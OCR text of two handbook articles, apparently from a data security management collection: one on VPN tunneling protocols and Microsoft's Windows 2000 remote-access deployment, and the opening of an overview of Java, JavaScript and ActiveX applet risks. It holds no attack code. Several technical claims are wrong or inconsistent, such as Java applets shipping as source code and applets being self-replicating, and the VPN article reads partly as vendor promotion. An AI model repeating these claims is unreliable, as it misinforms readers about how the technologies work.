There is no doubt about it: Virtual Private Networks (VPNs) are hot. Secure remote access over the Internet and telecommuting needs are escalating. Distributed enterprise models like extranets are also increasing. The use of VPN technologies by enterprises or corporations require pragmatic, secure Internet remote access solutions that must be easy to use, economical, and flexible enough to meet all of their changing needs. In this article, the reader will learn how enterprises or corporations like Microsoft; UUnet Technologies, Inc., Telco Research, and ATCOM, Inc. are saving more than $28 million every year by using VPNs to do secure remote access over the Internet by their traveling employees and sales reps. The reader will also learn how to make secure Internet remote access information technology (IT) solutions easy to use and easy to manage by telecommunications managers (TMs).

Auerbach Publications

EXHIBIT 1 — Virtual Private Network



from the user's perspective. It also appears as if the data is being sent over a dedicated private link because the nature of the intermediate internetwork is irrelevant to the user. As previously mentioned, while maintaining secure communications, VPN technology also allows an enterprise to connect to branch offices or to other enterprises (extranets) over a public internetwork (such as the Internet). The VPN connection across the Internet logically operates as a wide area network (WAN) link between the sites. In both cases, the secure connection across the internetwork appears to the user as a private network communication (despite the fact that this communication occurs over a public internetwork); hence the name Virtual Private Network.

VPN technology is designed to address issues surrounding the current enterprise trend toward increased telecommuting, widely distributed global operations, and highly interdependent partner operations. Here, workers must be able to connect to central resources and communicate with each other. And, enterprises need to efficiently manage inventories for just-in-time production.

An enterprise must deploy a reliable and scalable remote access solution to provide employees with the ability to connect to enterprise computing resources regardless of their location. Enterprises typically choose one of the following:

- an IT department-driven solution, where an internal information systems department is charged with buying, installing, and maintaining enterprise modem pools and a private network infrastructure
- value-added network (VAN) solutions, where an enterprise pays an outsourced enterprise to buy, install, and maintain modem pools and a telco infrastructure

The optimum solution in terms of cost, reliability, scalability, flexible administration and management, and demand for connections is provided by neither of these traditional solutions. Therefore, it makes sense to find a middle ground where the enterprise either supplements or replaces its current investments in modem pools and its private network infrastructure with a less-expensive solution based on Internet technology. In this manner, the enterprise can focus on its core competencies with the assurance that accessibility will never be compromised, and that the most economical solution will be deployed. The availability of an Internet solution enables a few Internet connections (via Internet service providers, or ISPs) and deployment of several edge-of-network VPN server computers to serve the remote networking needs of thousands or even tens of thousands of remote clients and branch offices, as described next.

VPN Common Uses

The next few subsections of this article describe in more detail common VPN situations.

Secure Remote User Access over the Internet. While maintaining privacy of information, VPNs provide remote access to enterprise resources over the public Internet. A VPN that is used to connect a remote user to an enterprise intranet is shown in Exhibit 2. The user first calls a local ISP Network Access Server (NAS) phone number, rather than making a leased-line, long-distance (or 1-800) call to an enterprise or outsourced NAS. The VPN software creates a virtual private network between the dial-up user and the enterprise VPN server across the Internet using the local connection to the ISP.

Connecting Networks over the Internet. To connect local area networks at remote sites, there exist two methods for using VPNs: using dedicated lines to connect a branch office to an enterprise LAN, or a dial-up line to connect a branch office to an enterprise LAN.

Using Dedicated Lines to Connect a Branch Office to an Enterprise LAN. Both the branch office and the enterprise hub routers can use a local dedicated circuit and local ISP to connect to the Internet, rather than using an expensive long-haul dedicated circuit between the branch office and the enterprise hub. The local ISP connections and the public Internet are used by the VPN software to create a virtual private network between the branch office router and the enterprise hub router.

Using a Dial-Up Line to Connect a Branch Office to an Enterprise LAN. The router at the branch office can call the local ISP, rather than having a router at the branch office make a leased-line, long-distance or (1-800) call to an enterprise or outsourced NAS. Also, in order to create a VPN between the branch office router and the enterprise hub router across the Internet, the VPN software uses the connection to the local ISP as shown in Exhibit 3.

The facilities that connect the branch office and enterprise offices to the Internet are local in both cases. To make a connection, both client/server, and server/server VPN cost savings are largely predicated on the use of a local access phone number. It is recommended that the enterprise hub router that acts as a VPN server be connected to a local ISP with a dedicated line. This VPN server must be listening 24 hours per day for incoming VPN traffic.

Connecting Computers over an Intranet

The departmental data is so sensitive that the department's LAN is physically disconnected from the rest of the enterprise internetwork in some

EXHIBIT 2 — Using a VPN to Connect a Remote Client to a Private LAN





EXHIBIT 3 — Using a VPN to Connect Two Remote Sites



enterprise internetworks. All of this creates information accessibility problems for those users not physically connected to the separate LAN, although the department's confidential information is protected.


VPNs allow the department's LAN to be separated by a VPN server (see Exhibit 4), but physically connected to the enterprise internetwork. One should note that the VPN server is not acting as a router between the enterprise internetwork and the department LAN. A router would interconnect the two networks, thus allowing everyone access to the sensitive LAN. The network administrator can ensure that only those users on the enterprise internetwork who have appropriate credentials (based on a need-to-know policy within the enterprise) can establish a VPN with the VPN server and gain access to the protected resources of the department by using a VPN. Additionally, all communication across the VPN can be encrypted for data confidentiality. Thus, the department LAN cannot be viewed by those users who do not have the proper credentials.

BASIC VPN REQUIREMENTS

Normally, an enterprise desires to facilitate controlled access to enterprise resources and information when deploying a remote networking solution. In order to easily connect to enterprise local area network (LAN) resources, the solution must allow freedom for authorized remote clients. And, in order to share resources and information (LAN-to-LAN connections), the solution must also allow remote offices to connect to each other. Finally, as the data traverses the public Internet, the solution must ensure the privacy and integrity of data. Also, in the case of sensitive data traversing an enterprise internetwork, the same concerns apply. A VPN solution should therefore provide all of the following at a minimum:

- *Address management:* the solution must assign a client's address on the private net, and must ensure that private addresses are kept private

EXHIBIT 4 — Using a VPN to Connect to Two Computers on the Same LAN



- *Data encryption:* data carried on the public network must be rendered unreadable to unauthorized clients on the network
- *Key management:* the solution must generate and refresh encryption keys for the client and server
- *Multiprotocol support:* the solution must be able to handle common protocols used in the public network; these include Internet Protocol (IP), Internet Packet Exchange (IPX), etc.
- *User authentication:* the solution must verify a user's identity and restrict VPN access to authorized users; in addition, the solution must provide audit and accounting records to show who accessed what information and when

Furthermore, all of these basic requirements are met by an Internet VPN solution based on the Point-to-Point Tunneling Protocol (PPTP) or Layer 2 Tunneling Protocol (L2TP). The solution also takes advantage of the broad availability of the worldwide Internet. Other solutions meet some of these requirements, but remain useful for specific situations, including the new IP Security Protocol (IPSec).

Point-to-Point Tunneling Protocol (PPTP)

PPTP is a Layer 2 protocol that encapsulates PPP frames in IP datagrams for transmission over an IP internetwork, such as the Internet. PPTP can also be used in private LAN-to-LAN networking.


PPTP is documented in the draft RFC, "Point-to-Point Tunneling Protocol."[1] This draft was submitted to the IETF in June 1996 by the member enterprises of the PPTP Forum, including Microsoft Corporation, Ascend Communications, 3Com/Primary Access, ECI Telematics, and U.S. Robotics (now 3Com).

The Point-to-Point Tunneling Protocol (PPTP) uses Generic Routing Encapsulation (GRE) encapsulated Point-to-Point Protocol (PPP) frames for tunneled data and a TCP connection for tunnel maintenance. The payloads of the encapsulated PPP frames can be compressed as well as encrypted. How a PPTP packet is assembled prior to transmission is shown in Exhibit 5. The illustration shows a dial-up client creating a tunnel across an internetwork. The encapsulation for a dial-up client (PPP device driver) is shown in the final frame layout.

Layer 2 Forwarding (L2F)

L2F (a technology proposed by Cisco Systems, Inc.) is a transmission protocol that allows dial-up access servers to frame dial-up traffic in PPP and transmit it over WAN links to an L2F server (a router). The L2F server then unwraps the packets and injects them into the network. Unlike PPTP and L2TP, L2F has no defined client.[2]

EXHIBIT 5 — Construction of a PPTP Packet




Layer 2 Tunneling Protocol (L2TP)

A combination of PPTP and L2F makes up L2TP. In other words, the best features of PPTP and L2F are incorporated into L2TP.

L2TP is a network protocol that encapsulates PPP frames to be sent over Asynchronous Transfer Mode (ATM), IP, X.25, or Frame Relay networks. L2TP can be used as a tunneling protocol over the Internet when configured to use IP as its datagram transport. Without an IP transport layer, L2TP can also be used directly over various WAN media (such as Frame Relay). L2TP is documented in the draft RFC, Layer 2 Tunneling Protocol "L2TP" (draft-ietf-pppext-l2tp-09.txt). This document was submitted to the IETF in January 1998.

For tunnel maintenance, L2TP over IP internetworks uses UDP and a series of L2TP messages. As the tunneled data, L2TP also uses UDP to send L2TP-encapsulated PPP frames. The payloads of encapsulated PPP frames can be compressed as well as encrypted. How an L2TP packet is assembled prior to transmission is shown in Exhibit 6. A dial-up client

EXHIBIT 6 — Construction of an L2TP Packet



creating a tunnel across an internetwork is shown in the exhibit. The encapsulation for a dial-up client (PPP device driver) is shown in the final frame layout. L2TP over IP is assumed in the encapsulation.

L2TP Compared to PPTP. PPP is used to provide an initial envelope for the data for both PPTP and L2TP. Then, it appends additional headers for transport through the internetwork. The two protocols are very similar. There are differences between PPTP and L2TP, however. For example,

- L2TP provides for header compression. When header compression is enabled, L2TP operates with four bytes of overhead, as compared to six bytes for PPTP.
- L2TP provides for tunnel authentication, while PPTP does not. However, when either protocol is used over IPSec, tunnel authentication is provided by IPSec so that Layer 2 tunnel authentication is not necessary.

- PPTP can only support a single tunnel between endpoints. L2TP allows for the use of multiple tunnels between endpoints. With L2TP, one can create different tunnels for different qualities of service.
- PPTP requires that the internetwork be an IP internetwork. L2TP requires only that the tunnel media provide packet-oriented point-to-point connectivity. L2TP can be used over IP (using UDP), Frame Relay permanent virtual circuits (PVCs), X.25 virtual circuits (VCs), or ATM VCs.

Internet Protocol Security (IPSec) Tunnel Mode

The secured transfer of information across an IP internetwork is supported by IPSec (a Layer 3 protocol standard). Nevertheless, in the context of tunneling protocols, one aspect of IPSec is discussed here. IPSec defines the packet format for an IP over an IP tunnel mode (generally referred to as IPSec Tunnel Mode), in addition to its definition of encryption mechanisms for IP traffic. An IPSec tunnel consists of a tunnel server and tunnel client. These are both configured to use a negotiated encryption mechanism and IPSec tunneling.

For secure transfer across a private or public IP internetwork, IPSec Tunnel Mode uses the negotiated security method (if any) to encapsulate and encrypt entire IP packets. The encrypted payload is then encapsulated again with a plaintext IP header. It is then sent on the internetwork for delivery to the tunnel server. The tunnel server processes and discards the plaintext IP header and then decrypts its contents to retrieve the original payload IP packet. Upon receipt of this datagram, the payload IP packet is then processed normally and routed to its destination on the target network. The following features and limitations are contained within the IPSec Tunnel Mode:

- It is controlled by a security policy: a set of filter-matching rules. This security policy establishes the encryption and tunneling mechanisms available in order of preference and the authentication methods available, also in order of preference. As soon as there is traffic, the two machines perform mutual authentication, and then negotiate the encryption methods to be used. Thereafter, all traffic is encrypted using the negotiated encryption mechanism and then wrapped in a tunnel header.
- It functions at the bottom of the IP stack; therefore, applications and higher-level protocols inherit its behavior.
- It supports IP traffic only.

The remainder of this article discusses VPNs and the use of these technologies by enterprises to do secure remote access (e.g., by traveling employees and sales reps) over the Internet in greater detail.

EASY TO MANAGE AND USE

While squeezing the maximum possible from budget and support staffs, today's enterprises are asking their Information Technology groups (ITGs) to deliver an increasing array of communication and networking services. It appears that the situation is no different at Microsoft Corporation (Redmond, WA). The Microsoft ITG needed to provide secure, Internet-based remote access for its more than 35,000 mobile sales personnel, telecommuters, and consultants around the world.

Microsoft's ITG is currently using and deploying a custom Windows-based remote dial-up and virtual private networking (VPN) solution by using Windows-based clients and enhanced Windows 2000® RAS (Remote Access Server) technology available in the Windows 2000 Option Pack (formerly named Windows NT 5.0). Users are given quick, easy, and low-cost network access. Additional user services are provided with new Windows-based network services from UUnet Technologies, Inc.[3]

Integrated RAS-VPN Clients

According to Microsoft, its ITG has learned that the widespread adoption and use of technology largely depends on how easy and transparent the experience is for the end user. Likewise, Microsoft's ITG has learned not to deploy technologies for which complexity results in an increased support burden on its limited support staff. Microsoft's ITG provided a single client interface with central management to simultaneously make the remote access solution easy to use and manage.

Single Client. A single client is used for both the direct dial-up and virtual private network connections. Users utilize the same client interface for secure transparent access, whether dialing directly to the enterprise network or connecting via a VPN, by using Windows integrated dial-up networking technology (DUN) and Microsoft Connection Manager. In fact, users do not need to concern themselves with which method is employed.

Central Management. Central management is used for remote dial-up and VPN access phone numbers. According to Microsoft, its ITG has found that one of the most common support problems traveling users face is determining and managing local access phone numbers. This problem translates into one of the principal reasons for support calls to Microsoft's user support centers. Using the Connection Manager Administration Kit (CMAK) wizard (which is part of Microsoft's remote access solution), Microsoft's ITG preloads each client PC with an electronic phone book that includes every dial-up remote access phone number for Microsoft's network. The Windows solution also allows phone books to be centrally integrated and managed from a single remote location, and clients to be updated automatically.

WINDOWS COMMUNICATION PLATFORM

In order to provide a flexible and comprehensive network solution, the open extensibility of the Windows 2000 allows Microsoft's ITG to preserve its current hardware network investments while partnering with UUnet Technologies, Inc. According to Microsoft, the Windows platform enabled its ITG to integrate the best-of-breed network services and applications to best meet its client and network administration needs.

High-Speed Internet Access on the Road

Microsoft employees can also connect to high-speed Internet access by plugging into public IPORT[4] jacks in hotels, airports, cafes, and remote locations. The Microsoft ITG integrates the IPORT[5] pay-per-use Internet access features into its custom remote access solution. According to Microsoft, this high-bandwidth, easily available connection helps Microsoft employees be more productive and have a better online experience while on the road.

Secure Internet Access and VPN

Microsoft's ITG, like its counterparts at every enterprise, must ensure that the edge of its network is secure while still providing all employees with the freedom needed to access information worldwide. Microsoft's ITG has also deployed Microsoft Proxy Server to securely separate the LAN from the Internet to meet this need.

To ensure that no intruders compromise the edge of network, the Microsoft Proxy Server firewall capabilities protect Microsoft's network from unauthorized access from the Internet by providing network address translation and dynamic IP-level filtering. Microsoft's ITG uses the powerful caching services in Microsoft Proxy Server to expedite the delivery of information at the same time.

The Proxy Server is able to service subsequent user requests of already-requested information without having to generate additional network traffic by reusing relevant cached information. In addition, in order to operate at peak efficiency with the utmost security, ITG uses Microsoft Proxy Server to enable the Microsoft intranet and remote employees.

RAS Reporting and Internal Usage Chargeback (Billing)

Microsoft pays a substantial amount for remote access fees due to the need to maintain private leased lines and dedicated 800 numbers like many large enterprises with a multitude of branch offices and remote employees. In addition, according to Microsoft, the sheer number of LAN entry points and autonomy afforded its international divisions made centralized accounting and retail reporting for remote access use and roaming users important.

Microsoft's ITG is deploying a VPN solution — bolstered with centralized accounting and reporting of enterprisewide remote access and VPN use — by using Windows 2000, integrated user domain directory, and RADIUS services. As part of this solution, Microsoft is also deploying TRU RADIUS Accountant™ for Windows 2000 from Telco Research.[6]

Furthermore, Microsoft's ITG is also able to generate detailed reporting of remote access and VPN network use for internal cost-accounting purposes while using familiar Windows 2000 management tools by using Telco Research's product. In addition, Microsoft's ITG is able to quickly and easily deploy a turnkey reporting solution built on the intrinsic communication services of Windows 2000 in this manner. According to Microsoft, while maintaining the flexibility to accommodate future change, they receive better security as a result, reduced implementation costs, and enhanced reporting to improve remote access management and chargeback service.

VIP Services: Economical Internet Access And VPN

By working with UUnet Technologies, Inc. (the largest Internet service provider in the world), the Microsoft ITG supplemented its private data network infrastructure and RAS with VPN services. Microsoft's VPN solution is integrated with the UUnet Radius Proxy servers through the Windows 2000 native support for RADIUS under this relationship.

Through the Windows 2000 Remote Access Service integrated RADIUS support, Microsoft's ITG made reliable and secure local access to UUnet Technologies IP network available to all Microsoft mobile employees. This resulted in the delivery of high-quality VPN services over the UUnet Technologies, Inc. infrastructure at a reduced cost. The ITG conservatively estimates that this use of VPN service as an alternative to traditional remote access will save Microsoft more than $7 million per year in remote access fees alone. Additional savings are expected from the elimination of call requests for RAS phone numbers and greatly reduced remote access configuration support.

The ITG utilized the integrated support for RADIUS-based authentication available from the Windows Directory in Windows 2000. This allowed them to retain all existing authentication rights for both Internet and LAN access, avoiding change or redundant replication of directory, and provided for enhanced network security.

According to Microsoft, their ITG was able to instantly extend network access to its more than 50,000 employees in more than 100 countries through its relationship with UUnet Technologies. So that Microsoft employees can access information locally anywhere with reliability guarantees and the support of UUnet, UUnet Technologies' transcontinental backbone provides access throughout North America, Europe, and the Asia–Pacific region.

PLANNING FOR THE FUTURE

Finally, Microsoft's ITG wanted to ensure that its current investment in the remote access infrastructure would not only be able to meet today's needs, but also enable it to make the most of opportunities provided by the digital convergence of network-aware applications in the near future. Evidence of an increased need for higher degrees of client/server network application integration is found in the momentum of Windows 2000 as a platform for IP telephony, media-streaming technologies, and the migration to PBX systems based on Windows 2000.

The flexibility needed to economically address current and future needs of Microsoft's ITG is provided through the use of Windows 2000 as the backbone of the remote access solution. Through partnerships with multiple service providers such as UUnet Technologies, the selection of a Windows-based solution allows ITG the freedom to both centrally manage and incrementally extend the Microsoft direct-dial and VPN infrastructure at a controlled pace and in an open manner.

In order to connect Microsoft subsidiaries, branch offices, and extranet partners securely to the enterprise network over private and public networks, Windows 2000 Routing, RAS, and VPN services — along with tight integration with Microsoft Proxy Server — are already enabling Microsoft's ITG to seamlessly extend its RAS–VPN infrastructure. Furthermore, to meet Microsoft's enterprise needs into the future, the broad application support enjoyed by the Windows communication platform ensures that ITG will continue to have access to a host of rich application services made available by developers and service providers, such as ATCOM, Inc., Telco-Research, and UUnet Technologies, Inc.

CONCLUSION AND SUMMARY

As explained in this article, Windows 2000 native VPN services allow users or enterprises to reliably and securely connect to remote servers, branch offices, or other enterprises over public and private networks. Despite the fact that this communication occurs over a public internetwork in all of these cases, the secure connection appears to the user as a private network communication. Windows VPN technology is designed to address issues surrounding the current enterprise trend toward increased telecommuting and widely distributed global operations, where workers must be able to connect to central resources and where enterprises must be able to efficiently communicate with each other.

This article provided an in-depth discussion of virtual private networking, and described the basic requirements of useful VPN technologies — user authentication, address management, data encryption, key management, and multiprotocol support. It discussed how Layer 2 protocols, specifically PPTP and L2TP, meet these requirements, and how IPSec (a Layer 3 protocol) will meet these requirements in the future.

Every VPN solution needs to address the technological issues cited in the preceding text and provide the flexibility to address enterprise issues like network interoperability, rich application integration, and infrastructure transparency. Enterprise infrastructure decisions need to be made in a manner that empowers client access to local connections and client utilization of the network in a transparent manner to bolster economy and productivity.

Furthermore, escalating remote access and telecommuting needs and an increase in the use of distributed enterprise models like extranets require pragmatic remote access solutions that are easy to use, economical, and flexible enough to meet the changing needs of every enterprise. To support its 50,000+ employees worldwide with best-of-breed remote access and virtual private networking (VPN) services, Microsoft capitalizes on the built-in communication services included in Windows®, integrated VPN firewall and caching support from Microsoft® Proxy Server, and complementary services from partners such as UUnet Technologies, Inc., Telco Research, and ATCOM, Inc.

The remote access infrastructure that Microsoft's Redmond, WA, headquarters uses for its 15,000 HQ employees consists of four dedicated VPN server computers running the Windows 2000 network operating system. Each machine runs three 400-MHz new Pentium III processors, with 204MB of RAM, 3 × 3 GB of local storage, and three 200-Mbps network interface cards.

The UUnet Technologies, Inc. network that supports Microsoft's wholesale remote access and VPN services provides access to one of the largest IP networks in the world. UUnet's backbone infrastructure features a fully meshed network that extends across both the Atlantic and Pacific and includes direct fiber optic connections between Europe, North America, and Asia. UUnet also provides satellite access services for remote areas that lack Internet connections.

Telco Research's TRU RADIUS Accountant™ for Windows 2000 provides Microsoft's ITG with a single source for reporting internal usage and chargeback (billing) information required to control remote access costs. TRU RADIUS easy-to-use applications provide a turnkey analysis of remote access usage and the data needed to proactively manage Microsoft's remote employee costs across its enterprise.

Microsoft's use of UUnet infrastructure to provision its VPN services to its sales force and mobile users is a testament to the quality and reliability of UUnet's multinational IP network. Using Windows 2000 integrated communication services, both UUnet and Microsoft ITG can centrally update Microsoft remote users with the latest local points of presence (POPs) and RAS connection points as soon they become available around the world.

John Vacca is an information technology consultant and internationally known author based in Pomeroy, OH. Since 1982, John has authored 27 books and more than 330 articles in the areas of Internet and intranet security, programming, systems development, rapid application development, multimedia, and the Internet. John was also a configuration management specialist, computer specialist, and the computer security official for the NASA space station program (Freedom) and the International Space Station program from 1988 until his early retirement from NASA in 1995. John can be reached on the Internet at jvacca@hti.net.

Notes

1. Internet draft documents should be considered works in progress. See http://www.ietf.org for copies of Internet drafts.
2. L2F functions in compulsory tunnels only.
3. For more information on UUnet Technologies, Inc. integrated VIP Services for enterprises using Windows, see http://www.uunet.net.
4. For more information on ATCOM Inc. IPORT solutions, see http://www.atcominfo.com/IPORT or http://www.microsoft.com/industry/hospitality/IPORT/default.htm.
5. IPORT is a trademark of ATCOM, Inc.
6. For information on Telco Research's TRU RADIUS Accountant™ for Windows NT, see http://www.telcoresearch.com.

DATA SECURITY MANAGEMENT

APPLETS AND NETWORK SECURITY: A MANAGEMENT OVERVIEW

Al Berg

INSIDE

Applets and the Web, The Security Issue, Java: Secure Applets, Java: Holes and Bugs, Denial-of-Service Threats, JavaScript: A Different Grind, ActiveX: Microsoft's Vision for Distributed Component Computing, An Ounce of Prevention

INTRODUCTION

Applets are small programs that reside on a host computer and are downloaded to a client computer to be executed. This model makes it very easy to distribute and update software. Because the new version of an application only needs to be placed on the server, clients automatically receive and run the updated version the next time they access the application.

The use of applets is possible because of the increasing bandwidth available to Internet and intranet users. The time required to download the programs has been decreasing even as program complexity has been increasing. The development of cross-platform languages such as Sun Microsystems, Inc.'s Java, Microsoft Corp.'s ActiveX, and Netscape Communications Corp.'s JavaScript has made writing applets for many different computers simple — the same exact Java or JavaScript code can be run on a Windows-based PC, a Macintosh, or a UNIX-based system without any porting or recompiling of code. Microsoft is working to port ActiveX to UNIX and Macintosh platforms.

PAYOFF IDEA

Applets, network-based programs that run on client systems, are one of the newest security concerns of network managers. This article describes how applets work, the threats they present, and what security precautions network managers can take to minimize the security exposures presented by applets.

APPLETS AND THE WEB

The World Wide Web is the place that users are most likely to encounter applets today. Java (and to a lesser degree, JavaScript) has be-

Auerbach Publications

come the Webmaster's tool of choice to add interesting effects to Web sites or to deliver applications to end users. Most of the scrolling banners, animated icons, and other special effects found on today's Web pages depend on applets to work. Some Web pages use applets for more substantial applications. For example, MapQuest (http://www.mapquest.com) uses Java and ActiveX to deliver an interactive street atlas of the entire U.S. *Wired* magazine offers a Java-based chat site that, when accessed over the Web, allows users to download an applet that lets them participate in real-time conferencing.

THE SECURITY ISSUE

Every silver lining has a cloud, and applets are no exception. Applets can present a real security hazard for users and network managers. When Web pages use applets, the commands that tell the client's browser to download and execute the applets are embedded in the pages themselves. Users have no way of knowing whether or not the next page that they download will contain an applet, and most of the time, they do not care. The Internet offers an almost limitless source of applets for users to run; however, no one knows who wrote them, whether they were written with malicious intent, or whether they contain bugs that might cause them to crash a user's computer.

Applets and computer viruses have a lot in common. Both applets and viruses are self-replicating code that executes on the user's computer without the user's consent. Some security experts have gone as far as to say that the corporate network manager should prohibit users from running applets at all. However, applets are becoming an increasingly common part of how users interact with the Internet and corporate intranets, so learning to live safely with applets is important for network managers.

WHAT ARE THE RISKS?

According to Princeton University's Safe Internet Programming (SIP) research team, there have been no publicly reported, confirmed cases of security breaches involving Java, though there have been some suspicious events that may have involved Java security problems. The lack of reported cases is no guarantee that there have not been breaches that either were not discovered or were not reported. But it does indicate that breaches are rare.

As Web surfing increasingly becomes a way to spend money, and applets become the vehicle for shopping, attacks on applets will become more and more profitable, increasing the risk. Sun, Netscape, and Microsoft all designed their applet languages with security in mind.

JAVA: SECURE APPLETS

Java programs are developed in a language similar to C++ and stored as source code on a server. When a client, such as a Web browser, requests a page that references a Java program, the source code is retrieved from the server and sent to the browser, where an integrated interpreter translates the source code statements into machine-independent bytecodes, which are executed by a virtual machine implemented in software on the client. This virtual machine is designed to be incapable of operations that might be detrimental to security, thus providing a secure sandbox in which programs can execute without fear of crashing the client system. Java applets loaded over a network are not allowed to:

- Read from files on the client system.
- Write to files on the client system.
- Make any network connections, except to the server from which they were downloaded.
- Start any client-based programs.
- Define native method calls, which would allow an applet to directly access the underlying computer.

Java was designed to make applets inherently secure. Following are some of the underlying language security features offered by Java:

- All of an applet's array references are checked to make sure that programs will not crash because of a reference to an element that does not exist.
- Complex and troublesome pointer variables (found in some vendors' products) that provide direct access to memory locations in the computer do not exist in Java, removing another cause of crashes and potentially malicious code.
- Variables can be declared as unchangeable at runtime to prevent important program parameters from being modified accidentally or intentionally.

JAVA: HOLES AND BUGS

Although Sun has made every effort to make the Java virtual machine unable to run code that will negatively impact the underlying computer, researchers have already found bugs and design flaws that could open the door to malicious applets.

The fact that Sun has licensed Java to various browser vendors adds another level of complexity to the security picture. Not only can security be compromised by a flaw in the Java specification, but the vendor's implementation of the specification may contain its own flaws and bugs.

DENIAL-OF-SERVICE THREATS

Denial-of-service attacks involve causing the client's Web browser to run with degraded performance or crash. Java does not protect the client system from these types of attacks, which can be accomplished simply by putting the client system into a loop to consume processor cycles, creating new process threads until system memory is consumed, or placing locks on critical processes needed by the browser.

Because denial-of-service attacks can be programmed to occur after a time delay, it may be difficult for a user to determine which page the offending applet was downloaded from. If an attacker is subtle and sends an applet that degrades system performance, the user may not know that their computer is under attack, leading to time-consuming and expensive troubleshooting of a nonexistent hardware or software problem.

